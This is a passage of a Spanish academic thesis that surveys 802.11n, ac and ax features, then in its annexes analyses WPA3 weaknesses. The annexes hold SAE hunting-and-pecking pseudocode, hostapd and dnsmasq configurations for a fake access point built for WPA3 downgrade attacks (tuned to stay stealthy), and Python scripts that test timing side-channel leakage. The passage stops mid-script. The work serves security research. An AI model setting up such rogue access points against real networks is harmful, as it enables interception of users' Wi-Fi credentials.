
Dado que 802.11 a y 802.11g utilizan el mismo ancho de banda de canal de 20 MHz, se aprovecha una técnica llamada *channel bonding* (Canal Envolvente) para utilizar dos canales a la vez, obteniendo un solo canal de 40 MHz y velocidades de hasta 108 Mbps. De este mecanismo se aprovecha que cada canal de 20 MHz tiene reservadas algunas frecuencias al inicio y al final del canal para evitar interferencias de canales adyacentes (Debnath et al., 2018)

Además, de acuerdo a la investigación de Debnath et al. (2018) este estándar debido a la utilización de MIMO también se limita el consumo de energía utilizando las múltiples antenas solo cuando es necesario. El espaciamiento Inter trama reducido (RIFS) provee un retraso mucho más corto que en los estándares anteriores. Además, se incluye el preámbulo *Greenfield*, un intervalo de guarda más pequeño (Short GI), y el código de verificación de paridad de baja densidad (*Low Density Parity Check* -LDCP). Cabe decir que con este estándar también se mejora la eficiencia a nivel MAC, debido a la implementación de paquetes y mejoras en el mecanismo *Block Ack*, que consiste en permitir la transmisión de un bloque de tramas de datos de forma consecutiva confirmados con un único ACK.

Estándar IEEE 802.11ac

Este estándar se ha definido también como Wi-Fi 5 o Wi-Fi Gigabit, fue lanzado en el año 2012 y finalizó en 2013, con el fin de permitir transmisiones en el orden de los gigabits en la banda de 5GHz. Extiende el ancho de banda a 80 y 160 MHz con el fin de duplicar o cuadruplicar la velocidad de datos posibles, sin embargo, también admiten canales de 20,40 y 80 MHz (Ver **Figura 80**). Los primeros dispositivos en canales de 80 MHz ofrecen 443 Mbps en nivel bajo, en nivel medio 867 Mbps y 1300 Mbps en nivel alto, en la capa física, para la segunda generación de dispositivos del estándar 802.11ac, admiten configuraciones de hasta 3,47 Gbps (Masiukiewicz,2019).

Figura 80.
Canalización 802.11ac



Nota: Uso del espectro radioeléctrico por parte del estándar 802.11ac, ofreciendo mayor velocidad según el ancho de banda utilizado Tomado de *Channel allocation in the United States*, por O.Bejarano & E.Knightly, 2013, (https://sci-hub.se/10.1109/MCOM.2013.6619570)

Se utiliza la técnica MU-MIMO[16], lo que permite que un AP pueda transmitir simultáneamente grupos independientes de flujos de datos a varios nodos. El aumento de las velocidades de datos de la capa física en 802.11ac, comparado con los anteriores, implica un mayor tamaño de paquete de capa MAC, por lo que la eficiencia se reduce considerablemente. Para solucionar esto se utiliza la agregación de capa MAC, utilizando servicios agregados de unidades de datos, así como servicios agregados de datos, ambos con tamaños máximos incrementados para una mayor eficacia (Perahia & Gong, 2011).


De acuerdo a la investigación de Villalobos (2020) al incrementar la modulación de 64 QAM a 256 QAM se obtiene una mayor velocidad en 1.33 veces; esto se debe a que los puntos de constelación se encuentran mucho más cerca, pero eso genera más sensibilidad al ruido, por lo que el rango se ve acortado mientras más se sube la capacidad de modulación en la codificación. El estándar 802.11ac por el uso de canales con más ancho de banda existe la

[16] MU-MIMO (*Multiple-User* MIMO) es una versión mejorada de MIMO ya que se puede tener varios flujos de datos uno con un cliente respectivamente trabajando simultáneamente.

posibilidad de que se superpongan entre ellos, con el fin de proporcionar un funcionamiento fiable, el estándar 802.11ac amplía el mecanismo *Request To Send/ Clear To Send* (RTS/CTS), evaluando el canal libre y con nuevas reglas de selección de canal.

Si un AP 802.11ac está cerca de otros APs heredados, es posible que el canal primario de 20 MHz de cualquiera de estos APs heredados estén en cualquier lugar dentro de los 80 o 160 MHz del AP 802.11ac, lo que significa que los diferentes APs y sus clientes pueden transmitir en tiempos iguales en distintos subcanales, provocando posibles colisiones o aplazamientos. Para evitar este inconveniente 802.11ac define un mecanismo de gestión para asignar canales de forma estática o dinámica; consiste en un mecanismo RTS/CTS modificado que informa del ancho de banda disponible (ver **Figura *81***). Por ejemplo, un AP quiere enviar datos a un cliente a través de un canal de 80 MHz, primero el AP comprueba que el canal esté libre, si lo está, envía, envía un RTS por cada 20 MHz en formato PPDU (*PLCP Protocol Data Unit*) de 802.11a. Por lo que se espera que todos los clientes asociados puedan recibir una trama RTS en su canal primario, los clientes antes de enviar una CTS comprueban el uso de los subcanales de la banda de 80 MHz y responden únicamente con una CTS en formato PPDU 802.11a en los subcanales de 20 MHz desocupados, e informa el ancho de banda total del CTS (Bejarano & Knightly, 2013).

Figura *81*.
RTS/CTS mejorado con señalización de ancho de banda a) sin interferencias b) con interferencias



Tomado de *Enhanced RTS/CTS mechanism [9]: a) no interference case; b) interference case. States*, por O.Bejarano & E.Knightly, 2013, (https://sci-hub.se/10.1109/MCOM.2013.6619570)

Además, el uso de Multiple-User-MIMO (MU-MIMO) implica pre-codificación de las secuencias de bits a cada nodo, por lo que, hay que tener un conocimiento preciso de sus canales de comunicación, lo cual se realiza a través de retroalimentación del canal explícito. Las tramas especiales que son adicionales a los datos, son enviados con el fin de retroalimentar el estado del canal y enviar esta información al AP. Además, esta tecnología MU-MIMO demanda la optimización de *beamforming*[17] ¸técnica que permite dirigir la energía de la señal a una dirección específica, lo cual permite una mayor robustez a la interferencia en la comunicación (Bejarano & Knightly, 2013).

Intervalo de guarda (*Guarding Interval*-GI). - Este estándar tiene la característica de contar con la posibilidad de escoger un intervalo de guarda OFDM acortado, que se reduce lo que genera un incremento del 10% en el *throughput*. Para beneficiarse de esta característica, tanto el transmisor como el receptor deben ser capaces de procesar este Intervalo de guarda corto (SGI) (López, 2018).

Existen dos fases del estándar IEEE 802.ac, wave 1 y wave 2 las cuales tienen las siguientes especificaciones:

Tabla 26.
Especificaciones de las fases Wave del Estándar IEEE 802.11ac

Parámetro	802.11ac Wave 1	802.11ac Wave 2
Banda de Frecuencia	5GHz	5GHz
MIMO	Single User (SU)	Multi User (MU)
Ancho de Banda	20, 40, 80	20, 40, 80, 80+80, 160
Flujos espaciales	3	3-4

Tomado de Estudio, Pruebas y Simulación del Estándar IEEE 802.11ac

Basándose en MU-MIMO (MIMO Multi User) (p. 264), por Llugsi et al., 2017

Estándar IEEE 802.11ax

Es una mejora evolutiva basado en las fortalezas del 802.11 ac, adicionando flexibilidad y estabilidad permitiendo que tanto las nuevas redes como la existentes, utilicen este nuevo estándar que fue lanzado oficialmente en septiembre del 2019. Permite que los AP soporten más usuarios en entornos densos y proporcionen una mejor experiencia para las redes WLAN,a la vez brinda un rendimiento más confiable para aplicaciones avanzadas como la realidad aumentada y virtual, el internet de las cosas (IoT), video 4K, etc. Dispone de tecnología MIMO

[17] *beamforming* es un proceso de formación de haces explicito, que consiste en hacer un sondeo del canal con un paquete de datos nulo que contiene una matriz de retroalimentación comprimida, esta matriz se puede utilizar para enfocar la energía de radiofrecuencia hacia cada usuario.

8x8 con lo cual permite soportar velocidades mayores de 1 Gbps y una latencia menor a 10 ms (Villalobos, 2020).

Según Villalobos (2020) el estándar 802.11ax tiene tres características principales:

1. Una modulación más densa usando 1024 QAM, que permite una ráfaga de velocidad mayor con respecto a su antecesor que utiliza 256 QAM.
2. Utilización de OFDMA con el fin de reducir la latencia y la sobrecarga.
3. Una señalización robusta de alta eficiencia con el fin de tener una intensidad de señal recibida (*received signal strength indicator* -RSSI) significativamente menor.

La tecnología *Multiple access with multi-channeling by orthogonal frequencies* (OFDMA) permite que un AP soporte ocho flujos espaciales y entregue hasta 4.8 Gbps en la capa física, utiliza la banda de 2,4 GHz y la de 5GHz, pero lo más relevante es que en la banda de 2,4 GHz aumenta considerablemente el alcance Wi-Fi. Permitiendo nuevos casos de usos en ambientes externos e internos (Villalobos, 2020).

La tecnología OFDMA es ampliamente utilizada por las redes celulares específicamente en LTE o 4G, pero se adoptó recientemente para el estándar 802.11ax. Los anchos de banda del canal son muy amplios en el estándar 802.11ac (80 MHz, 80+80 MHz y 160 MHz) como consecuencia sufren de interferencia selectiva de frecuencia utilizando la técnica OFDM. Con OFDMA, se agrupan en una Unidad Recursos (RU) y quien envía la información puede elegir la mejor RU para cada receptor, lo que resulta en una mejor relación señal- interferencia más ruido (SINR) (Hinostroza & Garcés, 2019).

El estándar 802.ax soporta retrocompatibilidad con los estándares 802.11a/g/n/ac, el acceso al canal es compatible con versiones anteriores como Carrier *Sense Multiple Access with Collision Avoidance* (CSMA/CA). Además, su nuevo preámbulo (HE-SIG-A/B) sigue el preámbulo tradicional de los estándares antecesores, además de las extensiones RTS/CTS para multiusuario, evitando colisiones con versiones anteriores de modo usuario único. Cabe señalar que cada generación de telefonía móvil ha desencadenado un tráfico mayor en las redes Wi-Fi, e incluso la tecnología 5G más reciente requerirá de una capacidad significativa en las redes Wi-Fi existentes, por lo que, la tecnología 802.11ax sería una buena aliada para mejorar la capacidad de las redes Wi-Fi a largo y mediano plazo (Khorov et al., 2019).

Además, cabe recalcar que según Khorov et al. (2019) el estándar 802.11ax incrementa aún más la densidad de la constelación que su antecesor, con una modulación 1024 QAM, aumentando en un factor de 1.25 veces más en relación con 256 QAM, pero de igual forma es más sensible al ruido, por lo que será efectivo en un enlace corto. Ofrece mayor velocidad y mayor confiabilidad en relación con el estándar 802.11ac, con una eficiencia de 94% en relación del 88,9% del 802.11 ac. La velocidad de transmisión de datos varía dependiendo de los flujos espaciales que soporte el dispositivo (ver **Tabla 27**).


Tabla 27.
Cálculo de la velocidad de 802.11ac y 802.11ax

PHY	Ancho de banda (número de subportadoras de datos)	Bits de datos por subportadora	Tiempo por símbolo OFDM (800ns GI)	1SS	3SS	4SS	8SS
802.11ac	234 (80 MHz)	$\frac{5}{6} \times log_2(256) = 6.67$	4 us	390 Mbps	1.17 Gbps	1.56 Gbps	---
	2 x 234 (160 MHz)			780 Mbps	---	3.12 Gbps	---
802.11ax	980 (80 MHz)	$\frac{5}{6} \times log_2(1024) = 8.33$	13.6 us	600 Mbps	1.8 Gbps	2.4 Gbps	4.8 Gbps
	2 x 980 (160 MHz)			1.2 Gbps	3.6 Gbps	4.8 Gbps	---

Adaptado de Cálculo de la velocidad de 802.11ac y 802.11ax, por J.Gónzales, 2019, (https://repository.udistrital.edu.co/bitstream/handle/11349/25098/GonzalezVillalobosJaimeUriel2020.pdf?sequence=1&isAllowed=y)

La técnica OFDMA asegura la transmisión libre de contención a múltiples usuarios tanto de enlace descendente, como ascendente. La adición de multiusuario al acceso del canal (*Enhanced Distributed Channel Access* -EDCA) y *Uplink*-OFMDA, permite que el AP afecte a las propiedades del acceso al canal de los usuarios, incluso entre usuario 802.11ax y 802.11ac. Este estándar 802.11ax tiene la, misma separación espacio tiempo que 802.11ac, pero se agrega una tercera dimensión multiusuarios, los grupos subportadoras son asignadas individualmente a los usuarios como unidades de recursos por cada PPDU (ver Figura 8) (Qu et al., 2019).

Figura 82.
OFDM vs OFDMA



Tomado de *A single user in a channel of OFDM compares to multiplexing multiuser in the same channel of OFDMA, National Instruments.*

La técnica OFDMA permite una mayor eficiencia, reduciendo las colisiones y contenciones del canal, además se puede realizar QoS mucho mejor que 802.11ac. También se desarrolló un nuevo modo de ahorro de energía llamado *Target Wakeup Time* (TWT). Este consiste en que el dispositivo en reposo, puede solicitar en cualquier momento un horario para despertarse, lo que genera un ahorro de energía importante(Nurchis & Bellalta, 2019).

Otra novedad de este estándar es el BSS color el cual consiste en un método para diferenciar entre los AP y sus usuarios, en el mismo canal. Según Villalobos (2020) consiste en:

- En el preámbulo de la señal, cada AP da uso de un color diferente de 6 bits.
- Cuando una STA se asocia con un BSS (Servicio Básico), aprende sobre los parámetros de ese BSS, incluyendo su ID de BSS, su canal y su SSID (*Service Set Identifier*). En consecuencia, los otros BSS cercanos se convierten en OBSS[18] (Superposición de Conjuntos de Servicios Básicos).

[18] OBSS significa Superposición de Conjuntos de Servicios Básicos en español. Se refiere a la situación en la que dos o más BSS (Servicios Básicos) en una red inalámbrica comparten el mismo canal o canales adyacentes, lo que puede generar interferencia y degradar el rendimiento de la red. En estas situaciones, es necesario implementar medidas para mitigar la interferencia, como el uso de técnicas de control de acceso al medio (MAC) y la selección de canales no superpuestos.

- Para el aplazamiento, las señales del mismo color de BSS utilizan un umbral bajo de RSSI, reduciendo así las colisiones en el mismo BSS.
- Las señales con un color distinto al del BSS, utilizan un umbral RSSI más alto para el aplazamiento, permitiendo más transmisiones simultáneas.
- Este esquema negocia cierto grado de equidad, cada STA tiene la misma oportunidad de competir por una oportunidad de transmisión (*Transmission Opportunity*-TXOP), para una mayor capacidad por puntos de acceso, es decir, los STA dentro de un determinado BSS tiene prioridad.

Anexo 2. Pseudoalgoritmos del algoritmo hunting and pecking

```
def hash_to_curve(password, id1, id2, token=None):
   found, counter, base = False, 0, password
   label = "EAP-pwd" if token else "SAE"
   k = 0 if token else 40
   while counter < k or not found:
      counter += 1
      seed = Hash(token, id1, id2, base, counter)
      value = KDF(seed, label + " Hunting and Pecking", p)
      if value >= p: continue
      if is_quadratic_residue(value^3 + a * value + b, p):
         if not found:
            x, save, found = value, seed, True
            base = random()

   y = sqrt(x^3 + a * x + b) mod p
   P = (x, y) if LSB(save) == LSB(y) else (x, p - y)
   return P
```

Algoritmo 3. Conversión de la contraseña precompartida en un punto de curva elíptica en pseudocódigo tipo Python.

(Vanhoef & Ronen, 2020)

```
def hash_to_group(password, id1, id2, token=None):
   label = "EAP-pwd" if token else "SAE"
   for counter in range(1, 256):
      seed = Hash(token, id1, id2, password, counter)
      value = KDF(seed, label + " Hunting and Pecking", p)
      if value >= p: continue

      P = value^((p-1)/q) mod p
      if P > 1: return P
```

Algoritmo 4. *Algoritmo que convierte la contraseña precompartida en un elemento del grupo MODP. Las variables a y b (p,G, q) definen el grupo MODP que se utiliza, siendo p un primo G un generador, y q el orden (primo) de G mod p.*

(Vanhoef & Ronen, 2020).

Anexo 3. Archivos de configuración del AP falso para los ataques de degradación de WPA3 modo transición y grupo de seguridad con hostapd y dnsmasq.

Dnsmasq.conf

```
#Elegir interface de red
interface=wlan0
#Definir el servidor DHCP  rango de direcciones IP para los clientes de la
red
dhcp-range=192.168.1.1,192.168.1.30,255.255.255.0,12h
#Configurar la puerta de enlace
```

```
dhcp-option=3,192.168.1.1
#Configurar direccion  DNS
dhcp-option=6,192.168.1.2
#Servidor DNS
server=8.8.8.8
#Crear log de las consultas
log-queries
#Crear log de DHCP
log-dhcp
#Direccion de escucha
listen-address=127.0.0.1
```

wpa3/wpa2_downgrade.conf

```
#Elegimos la interface para crear el AP
interface=wlan0
#Configurar con el estandar 802.11 de redes Wi-Fi
driver=nl80211
#Nombre de la red
ssid=TP-Link_6714
#Elegir el modo de funcionamiento de la interface en este caso IEEE 802.11g
hw_mode=g
#Elegir el canal de al red
channel=6
# Elegir no filtar MAC adrres
macaddr_acl=0
#Dejar que a la red envié tramas beacon a todos los dispositivos cercanos
ignore_broadcast_ssid=0
#Configurar algoritmo de autenticación como compartido
auth_algs=1
#Configurar red con WPA2
wpa=2
#Clave de la red
wpa_passphrase=12345678
#Configurar como autenticación con clave precompartida
wpa_key_mgmt=WPA-PSK
#Elegir como método de cifrado CCMP
wpa_pairwise=CCMP
#Tiempo de anunciación de la red por defecto es de 102,4 ms, se puede
indicar desde 15
beacon_int=15
#Configurar el número de segundos del intervalo de renovación de la clave
WPA
wpa_group_rekey=86400

#Activar soporte para la tecnología inalámbrica 802.11n
ieee80211n=1
```

Downgradegroup.conf

```
#Elegimos la interface para crear el AP
interface=wlan0
#Configurar con el estándar 802.11 de redes Wi-Fi
driver=nl80211
#Nombre de la red
```

```
ssid=TP-Link_6714
bssid=B4:B0:24:DC:67:13
#Elegir el modo de funcionamiento de la interface en este caso IEEE 802.11g
hw_mode=g
#Elegir el canal de al red
channel=6
# Elegir no filtrar MAC adrres
macaddr_acl=0
#Dejar que al red envié tramas beacon a todos los dispositivos cercanos
ignore_broadcast_ssid=1
#Configurar algoritmo de autenticación como compartido
auth_algs=1
#Configurar red con WPA2
wpa=2
#Clave de la red
wpa_passphrase=12345678
#Configurar como autenticación con clave precompartida
wpa_key_mgmt=SAE
#Eelgir como método de cifrado CCMP
wpa_pairwise=GCMP
#Tiempo de anunciación de la red por defecto es de 102,4 ms, se puede
indicar desde 15, peor en este caso se ha utilizado un valor alto para que
el ataque sea sigiloso
beacon_int=9999

#Configurar el número de segundos del intervalo de renovación de la clave
WPA
wpa_group_rekey=86400

ieee80211n=1
# Activar la protección de tramas PMF
ieee80211w=2
```

Anexo 4. Algoritmos de la pruebas estadísticas en python para encontrar filtraciones de tiempo en el algoritmo hunting-and-pecking

ANOVA.py

```
import re
import statistics
import argparse
import numpy as np
import scipy.stats as stats
import matplotlib.pyplot as plt
from statsmodels.stats.multicomp import pairwise_tukeyhsd
#Funcion para leer el fichero de entrada y filtrar informacion por
direccion MAC
def read_file(nombre_del_archivo):
    mediciones = {}
    grupos = []
    # Creamos un diccionario para almacenar las mediciones de cada "STA xx"
    mediciones = {}
    with open(nombre_del_archivo, "r") as f:
        for line in f:
            # Buscamos un patrón que coincida con una dirección MAC
            mac_match = re.search(r"STA\s[0-9A-F]{2}:", line)
```

```
            # Si encontramos una dirección MAC
            if mac_match:
                # Guardamos la dirección MAC en una variable
                mac = mac_match.group()
                # Eliminamos todo lo que hay antes de "STA xx:"
                time_string = re.sub(r"^.*STA [0-9 A-F]{2}: ", "", line)
                # Buscamos un patrón que coincida con una medición de
tiempo
                time_match = re.search(r"\b[0-9]{5,}\b", time_string)
                # Si encontramos una medición de tiempo
                if time_match:
                    # Guardamos la medición de tiempo en una variable
                    time_ms = float(time_match.group())
                    # Si no tenemos una lista de mediciones para esta
dirección MAC, la creamos
                    if mac not in mediciones:
                        mediciones[mac] = []
                    # Añadimos la medición a la lista de mediciones para
esta dirección MAC
                    mediciones[mac].append(time_ms)

    colores = ["red", "blue", "green", "orange", "purple", "pink", "brown",
"gray", "olive", "cyan", "magenta", "yellow", "black"]
#Estadistica de medidas de tendencia central por cada direccion MAC y
graficar las mediciones por cada direccion MAC
    for i, (mac, time_ms) in enumerate(mediciones.items()):
        grupos.append(time_ms)
        media = statistics.mean(time_ms)
        mediana = statistics.median(time_ms)
        varianza = statistics.variance(time_ms)
        desv = statistics.stdev(time_ms)
        print(f"{mac} media = {media} ms, mediana = {mediana} ms, varianza
={varianza} ms, desviacion estandar = {desv} ms")
        color = colores[i % len(colores)]
        plt.scatter(range(len(time_ms)), time_ms, color=color)
        plt.xlabel("Número de medición")
        plt.ylabel("Tiempo de ejecución (ms)")
        plt.title(f"Mediciones de tiempo para {mac}")
        plt.show()

    return grupos, mediciones, colores
# Funcion para agregar la ruta del archivo y realizar la prueba estadistica
ANOVA unilateral y prueba de Tuckey
def main():
    parser = argparse.ArgumentParser()
    parser.add_argument('nombre_del_archivo', help='Nombre del archivo a
abrir')
    args = parser.parse_args()
    nombre_del_archivo = args.nombre_del_archivo

    grupos, mediciones, colores = read_file(nombre_del_archivo)

    f_val, p_val = stats.f_oneway(*grupos)
    print("F-value:", f_val)
    print("p-value:", p_val)

    if p_val < 0.05:
```

```
        print(f"No todas las medias de los grupos son iguales, al menos una de las medias es distinta, por lo que es viable un ataque de canal lateral basado en tiempo")
    else:
        print(f"Las medias de los grupos son significativamente iguales, por lo tanto, es inviable un ataque de canal lateral basado en tiempo")

    tukey_result = pairwise_tukeyhsd(np.concatenate(grupos), np.repeat(np.arange(len(grupos)), [len(g) for g in grupos]))

    print("\nResultados de la prueba de Tukey:")
    print(tukey_result)

    tukey_result.plot_simultaneous()
    plt.xlabel("Diferencia de Medias")
    plt.ylabel("Grupos")
    plt.title("Comparación de Medias Entre Grupos")
    plt.show()

    # Obtener los grupos únicos
    groups_unique = tukey_result.groupsunique

    # Obtener índices de la matriz triangular superior
    tri_upper_indices = np.triu_indices(len(groups_unique), k=1)

    # Obtener índices donde tukey_result.reject es verdadero
    significant_indices = np.where(tukey_result.reject)

    # Filtrar los índices significativos usando tukey_result.reject
    significant = list(zip(tri_upper_indices[0][significant_indices], tri_upper_indices[1][significant_indices]))

    # Se crea una lista para guardar el nuevo diccionario para guardar unicamente los grupos con diferencias significativas.
    mediciones_con_diferencias = {}

    for i, (mac, time_ms) in enumerate(mediciones.items()):
        if (i, i+1) in significant or (i+1, i) in significant:
            mediciones_con_diferencias[mac] = time_ms
            print("Diferencia significativa encontrada para", mac)

            # Visualiza las mediciones de tiempo
            color = colores[i % len(colores)]
            plt.scatter(range(len(time_ms)), time_ms, color=color)
            plt.xlabel("Número de medición")
            plt.ylabel("Tiempo de ejecución (ms)")
            plt.title(f"Mediciones de tiempo para {mac}")
            plt.show()

            # Guarda en un archivo
            output_filename = f"{mac}_con_diferencias.txt"
            with open(output_filename, "w") as file:
                for tiempo in time_ms:
                    file.write(f"{tiempo}\n")

            print(f"Mediciones guardadas en {output_filename}")
        else:
```

```
            print("No se encontraron diferencias significativas para", mac)

    plt.hist(np.concatenate(grupos), bins=1000, color="blue")
    plt.title("Distribución de tiempo de respuesta")
    plt.xlabel("Tiempo (s)")
    plt.ylabel("Frecuencia")
    plt.show()

if __name__ == "__main__":
    main()
```

Boxtest.py

```
import re
import argparse
import numpy as np
import pandas as pd
import matplotlib.pyplot as plt
import seaborn as sns
import scipy.stats as stats
from itertools import combinations

def leer_archivo(nombre_del_archivo):
    # Creamos un diccionario para almacenar las mediciones de cada "STA xx"
    mediciones = {}
    with open(nombre_del_archivo, "r") as f:
        for line in f:
            # Buscamos un patrón que coincida con una dirección MAC
            mac_match = re.search(r"STA\s[0-9A-F]{2}:", line)
            # Si encontramos una dirección MAC
            if mac_match:
                # Guardamos la dirección MAC en una variable
                mac = mac_match.group()
                # Eliminamos todo lo que hay antes de "STA xx:"
                time_string = re.sub(r"^.*STA [0-9 A-F]{2}: ", "", line)
                # Buscamos un patrón que coincida con una medición de
tiempo
                time_match = re.search(r"\b[0-9]{5,}\b", time_string)
                # Si encontramos una medición de tiempo
                if time_match:
                    # Guardamos la medición de tiempo en una variable
                    time_ms = float(time_match.group())
                    # Si no tenemos una lista de mediciones para esta
dirección MAC, la creamos
                    if mac not in mediciones:
                        mediciones[mac] = {'tiempos': []}
                    # Añadimos la medición a la lista de mediciones para
esta dirección MAC
                    mediciones[mac]['tiempos'].append(time_ms)
    return mediciones

def realizar_prueba_box(mediciones, colores):
    # Lista para almacenar los resultados de la prueba F de Box
    resultados_box = []

    # Realizamos la prueba de Box para todas las combinaciones posibles de
direcciones MAC
    for mac1, mac2 in combinations(mediciones.keys(), 2):
```

```
        pre_measurements_mac1 = mediciones[mac1]['tiempos']
        pre_measurements_mac2 = mediciones[mac2]['tiempos']
        # Filtra las mediciones por percentiles
        low_percentile = 5
        high_percentile = 35
        low_threshold = np.percentile(pre_measurements_mac1 +
pre_measurements_mac2, low_percentile)
        high_threshold = np.percentile(pre_measurements_mac1 +
pre_measurements_mac2, high_percentile)
        pre_measurements_mac1 = [t for t in pre_measurements_mac1 if
low_threshold <= t <= high_threshold]
        pre_measurements_mac2 = [t for t in pre_measurements_mac2 if
low_threshold <= t <= high_threshold]

        # Realiza la prueba de Box
        stat, p_value_box = stats.levene(pre_measurements_mac1,
pre_measurements_mac2)
        print(f"Para direcciones MAC {mac1} y {mac2}:")
        print(f"  Valor p Box: {p_value_box:.4f}")

        # Nivel de significancia
        alpha = 0.001

        # Comparamos el valor de p con el nivel de significancia
        if p_value_box < alpha:
            resultados_box.append((mac1, mac2, p_value_box, "Se rechaza la
hipótesis nula"))
            # Crear un DataFrame para usar con Seaborn
            df_boxplot = pd.DataFrame({
                    'Dirección MAC': [mac1]*len(pre_measurements_mac1) +
[mac2]*len(pre_measurements_mac2),
                    'Tiempo de ejecución (s)': pre_measurements_mac1 +
pre_measurements_mac2
            })

            # Diagrama de caja
            plt.figure(figsize=(10, 6))
            sns.boxplot(x='Dirección MAC', y='Tiempo de ejecución (s)',
data=df_boxplot, palette=colores[:2])
            plt.title(f"Diagrama de Caja para {mac1} y {mac2}")
            plt.show()
        else:
            resultados_box.append((mac1, mac2, p_value_box, "No se puede
rechazar la hipótesis nula"))

    # Imprimir los resultados de la prueba F de Box
    print("\nResultados de la prueba F de Box:")
    for result in resultados_box:
        print(f"Para direcciones MAC {result[0]} y {result[1]}:")
        print(f"  Valor p Box: {result[2]:.4f}")
        print(f"  Conclusion: {result[3]}\n")

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument('nombre_del_archivo', help='Nombre del archivo a
abrir')
    args = parser.parse_args()
```

```
    nombre_del_archivo = args.nombre_del_archivo

    mediciones = leer_archivo(nombre_del_archivo)
    colores = ["red", "blue", "green", "orange", "purple", "pink", "brown",
"gray", "olive", "cyan", "magenta", "yellow", "black"]
    realizar_prueba_box(mediciones, colores)

if __name__ == "__main__":
    main()
```

prueba_t.py

```
import re
import statistics
from itertools import combinations
import argparse
import numpy as np
import pandas as pd
import matplotlib.pyplot as plt
import scipy.stats as stats
import seaborn as sns

def leer_archivo(nombre_del_archivo):
    #Lee el archivo línea por línea y retorna un diccionario con
mediciones.
    mediciones = {}
    with open(nombre_del_archivo, "r") as f:
        for line in f:
            mac_match = re.search(r"STA\s[0-9A-F]{2}:", line)
            if mac_match:
                mac = mac_match.group()
                time_string = re.sub(r"^.*STA [0-9 A-F]{2}: ", "", line)
                time_match = re.search(r"\b[0-9]{5,}\b", time_string)
                if time_match:
                    time_ms = float(time_match.group())
                    if mac not in mediciones:
                        mediciones[mac] = {'tiempos': [], 'linea': None}
                    mediciones[mac]['tiempos'].append(time_ms)
    return mediciones

def realizar_prueba_t(mediciones, direcciones_mac, alpha=0.05):
    #Realiza la prueba t para todas las combinaciones posibles de
direcciones MAC.
    colores = ["red", "blue", "green", "orange", "purple", "pink", "brown",
"gray", "olive", "cyan", "magenta", "yellow", "black"]
    resultados_box = []

    for mac1, mac2 in combinations(direcciones_mac, 2):
        if mac1 in mediciones and mac2 in mediciones:
            pre_measurements_mac1 = mediciones[mac1]['tiempos']
            pre_measurements_mac2 = mediciones[mac2]['tiempos']
            # Filtra las mediciones por percentiles
